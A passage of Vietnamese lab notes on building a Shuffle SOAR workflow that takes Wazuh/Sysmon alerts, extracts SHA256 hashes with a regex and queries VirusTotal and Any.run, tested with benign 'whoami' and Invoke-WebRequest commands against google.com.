2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2M18,8c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 2,2"></path><image src="https://ssl.gstatic.com/gb/images/bar/al-icon.png" alt="" height="24"
width="24" style="border:none;display:none \9"></image></svg></a>; tagName=A; class=gb_C;
aria-label=Các ứng dụng của Google; href=https://www.google.com.vn/intl/vi/about/products;
aria-expanded=false; role=button; tabindex=0}, @{outerHTML=<a class="gb_0a gb_2d gb_Td gb_Kd"
aria-label="Đăng nhập" href="https://accounts.google.com/ServiceLogin?hl=vi&passive=true&continue=https://www.google.com/&ec=GAZAmgQ" target="_top"><span class="gb_he">Đăng
nhập</span></a>; tagName=A; class=gb_0a gb_2d gb_Td gb_Kd; aria-label=Đăng nhập; href=https://accou
nts.google.com/ServiceLogin?hl=vi&passive=true&continue=https://www.google.com/&ec=GAZA
mgQ; target=_top}...}
ParsedHtml      :
RawContentLength : 84206
```

Thực hiện Trích xuất và Phân tích Cấu trúc Dữ liệu JSON (Log Parsing & Payload Extraction)

SOC_KillChain_Response

Build

Debug

All Workflow Runs

Refresh Runs

AllFinishedExecutingAborted

17/05/2026, 09:26:56

1 + 0 = 1

>

Webhook 1

Change Me

Log json:

Webhook 1

Change Me

Status FINISHED

Source webhook

Started 17/05/2026, 09:26:56

Finished 17/05/2026, 09:26:56

Location Cloud

Runtime Argument

Save

Download

Refresh

\$exec : { 8 items

severity : 3

pretext : "WAZUH Alert"

title :

HIGH ALERT: Attacker is performing System Discovery post-compromise

text : { 1 item

win : { 2 items

system : {...} 16 items

eventdata : {...} 22 items

}

rule_id : "100502"

timestamp :

2026-05-17T02:26:52.778+0000


id : "1778984812.809338"

all_fields : {...} 9 items


}

1. Làm giàu dữ liệu tĩnh (Static Enrichment) - VirusTotal


Lấy public API key:



Thêm virustotal và canvas:



Cấu hình:



Test (nhánh virustotal):

```
PS C:\Windows\system32> powershell.exe -Command "Invoke-WebRequest -Uri https://google.com -UseBasicParsing"

StatusCode      : 200
StatusDescription : OK
Content         : <!doctype html><html itemscope="" itemtype="http://schema.org/WebPage" lang="vi"><head><meta
                  content="text/html; charset=UTF-8" http-equiv="Content-Type"><meta
                  content="/images/branding/googlelog/1x/goog...
RawContent      : HTTP/1.1 200 OK
                  Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src
                  'nonce-RAJc20H-C2uzyb8I2fv0gA' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline'
                  https: ...
Forms           :
Headers         : {[Content-Security-Policy-Report-Only, object-src 'none';base-uri 'self';script-src
                  'nonce-RAJc20H-C2uzyb8I2fv0gA' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline'
                  https: http;;report-uri https://csp.withgoogle.com/csp/gws/other-hp], [Accept-CH,
                  Sec-CH-Prefers-Color-Scheme], [X-XSS-Protection, 0], [X-Frame-Options, SAMEORIGIN]...}
Images          : {}
InputFields     : {}
Links           : {@{outerHTML=<a class="gb_4" aria-label="Gmail " data-pid="23"
                  href="https://mail.google.com/mail/&amp;ogbl" target="_top">Gmail</a>; tagName=A; class=gb_4;
                  aria-label=Gmail ; data-pid=23; href=https://mail.google.com/mail/&amp;ogbl; target=_top},
                  @{outerHTML=<a class="gb_4" aria-label="Tìm kiếm hình ảnh " data-pid="2"
                  href="https://www.google.com/imghp?hl=vi&amp;ogbl" target="_top">Hình ảnh</a>; tagName=A;
                  class=gb_4; aria-label=Tìm kiếm hình ảnh ; data-pid=2;
                  href=https://www.google.com/imghp?hl=vi&amp;ogbl; target=_top}, @{outerHTML=<a class="gb_C"
```

```
PS C:\Windows\system32> whoami
desktop-p0kjp03\quyetnt
PS C:\Windows\system32>
```

Show Executions (báo lỗi)



```
graph LR
    A[Webhook 1] --> B[Change file]
    B --> C[Virtual id 1]
```

All workflow runs

Refresh Runs

All	Finished	Executing	Aborted
	17/05/2026, 09:52:48	2 + 0 = 2	
	17/05/2026, 09:39:16	1 + 0 = 1	
	17/05/2026, 09:39:12	1 + 0 = 1	
	17/05/2026, 09:38:57	1 + 0 = 1	
	17/05/2026, 09:26:56	1 + 0 = 1	

0.000000

Sysmon đưa tất cả mã MD5, SHA1, SHA256, IMPHASH dính vào với nhau. Trong khi đó API Virustotal chỉ chấp nhận duy nhất một chuỗi 64 ký tự chữ và số tinh khiết của SHA256 thôi.

Cần phải chuẩn hóa dữ liệu (Data Normalization / Parsing):

Sử dụng chuyên gia lọc dữ liệu Shuffle Tools

Cấu hình bộ lọc (Regex):

The screenshot shows the Shuffle Tools configuration interface. On the left, a workflow diagram includes nodes for 'Webhook 1', 'Change Me', 'Shuffle Tools 2', and 'VirusTotal v3.1'. On the right, the configuration panel is set to 'Regex capture group'. The 'Input data' field contains the expression '\$change_me.text.win.eventdata.hash es'. The 'Regex' field contains the pattern 'SHA256=([A-Fa-f0-9]{64})'.

NỐI DÂY VÀ BƠM DATA SẠCH CHO VIRUSTOTAL

This screenshot shows the Shuffle Tools configuration for a workflow named 'SOC_KillChain_Response'. The workflow diagram on the left shows 'Webhook 1' connected to 'Change Me', which then connects to 'Shuffle Tools 2', and finally to 'VirusTotal v3.1'. The configuration panel on the right is set to 'GET Get a hash report'. The 'Id' field is configured with '\$shuffle_tools_2.group_0'. The 'Optional Parameters' section is currently collapsed.


Kiểm tra lại:

```
PS C:\Windows\system32> powershell.exe -Command Invoke-WebRequest -Uri https://google.com -UseBasicParsing


StatusCode      : 200
StatusDescription : OK
Content         : <!doctype html><html itemscope="" itemtype="http://schema.org/WebPage" lang="vi"><head><meta
                  content="text/html; charset=UTF-8" http-equiv="Content-Type"><meta
                  content="/images/branding/googlelog/1x/goo...
RawContent      : HTTP/1.1 200 OK
                  Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src
                  'nonce-di-T3TDLS40hqfQRA6xgOg' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline'
                  https: ...
Forms           :
Headers         : {[Content-Security-Policy-Report-Only, object-src 'none';base-uri 'self';script-src
                  'nonce-di-T3TDLS40hqfQRA6xgOg' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline'
                  https: http://report-uri https://csp.withgoogle.com/csp/gws/other-hp], [Accept-CH,
                  Sec-CH-Prefers-Color-Scheme], [X-XSS-Protection, 0], [X-Frame-Options, SAMEORIGIN]...}
Images          : {}
InputFields     : {}
Links           : {@{outerHTML=<a class="gb_4" aria-label="Gmail " data-pid="23"
                  href="https://mail.google.com/mail/&amp;ogbl" target="_top">Gmail</a>; tagName=A; class=gb_4;
                  aria-label=Gmail ; data-pid=23; href=https://mail.google.com/mail/&amp;ogbl; target=_top},
                  @{outerHTML=<a class="gb_4" aria-label="Tìm kiếm hình ảnh " data-pid="2"
                  href="https://www.google.com/imghp?hl=vi&amp;ogbl" target="_top">Hình ảnh</a>; tagName=A;
                  class=gb_4; aria-label=Tìm kiếm hình ảnh ; data-pid=2;
                  href=https://www.google.com/imghp?hl=vi&amp;ogbl; target=_top}, @{outerHTML=<a class="gb_C"
                  aria-label="Các ứng dụng của Google" href="https://www.google.com.vn/intl/vi/about/products"
                  aria-expanded="false" role="button" tabindex="0"><svg class="gb_F" focusable="false" viewBox="0 0
                  24 24"><path d="M6,8c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 0.9,2 2,2zM12,20c1.1,0 2,-0.9
                  2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 0.9,2 2,2zM6,20c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2
                  2,2zM6,14c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 0.9,2 2,2zM12,14c1.1,0 2,-0.9 2,-2s-0.9,-2
                  -2,-2 -2,0.9 -2,2 0.9,2 2,2zM16,6c0,1.1 0.9,2 2,2s2,-0.9 2,-2 -2,-2 -2,0.9 -2,2 0.9,2 2,2z
                  2,2zM12,8c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 0.9,2 2,2zM18,14c1.1,0 2,-0.9 2,-2s-0.9,-2
                  -2,-2 -2,0.9 -2,2 0.9,2 2,2zM18,20c1.1,0 2,-0.9 2,-2s-0.9,-2 -2,-2 -2,0.9 -2,2 0.9,2 2,2z
                  2,2z"></path><image src="https://ssl.gstatic.com/gb/images/bar/al-icon.png" alt="" height="24"
                  width="24" style="border:none;display:none \9"></image></svg></a>; tagName=A; class=gb_C;
                  aria-label=Các ứng dụng của Google; href=https://www.google.com.vn/intl/vi/about/products;
                  aria-expanded=false; role=button; tabindex=0}, @{outerHTML=<a class="gb_0a gb_2d gb_Td gb_Kd"
                  aria-label="Đăng nhập" href="https://accounts.google.com/ServiceLogin?hl=vi&amp;passive=true&amp;co
                  ntinue=https://www.google.com/&amp;ec=GAZAmgQ" target="_top"><span class="gb_he">Đăng
                  nhập</span></a>; tagName=A; class=gb_0a gb_2d gb_Td gb_Kd; aria-label=Đăng nhập; href=https://accou
                  nts.google.com/ServiceLogin?hl=vi&amp;passive=true&amp;continue=https://www.google.com/&amp;ec=GAZA
                  mgQ; target=_top}...}
ParsedHtml      :
RawContentLength : 84068

PS C:\Windows\system32> whoami
desktop-p0kjp03\quyetnt
PS C:\Windows\system32>
```

trên shuffler:




Show Executions:




Lý do báo 404: Cái mã Hash mà máy Win 10 vừa sinh ra (từ lệnh PowerShell/whoami) là một tệp/tiến trình độc nhất vô nhị trên máy win10. Chưa có ai trên thế giới nộp cái mã Hash y hệt như vậy lên cơ sở dữ liệu của VirusTotal, nên nó báo "Không tìm thấy thông tin" (Resource not found). Điều này trong thực tế vận hành SOC là cực kỳ bình thường (Zero-day hoặc Custom Malware thường xuyên bị 404 trên VT).

- Vì đây là quá trình kiểm tra xem hệ thống automation đã hoạt động chưa (đã đẩy mã hash lên virustotal và kiểm tra thành công)

Build Any.run:




Cấu hình anyrun:




bị thiếu mất phần hash

tim trong Optional Parameters:



không có.

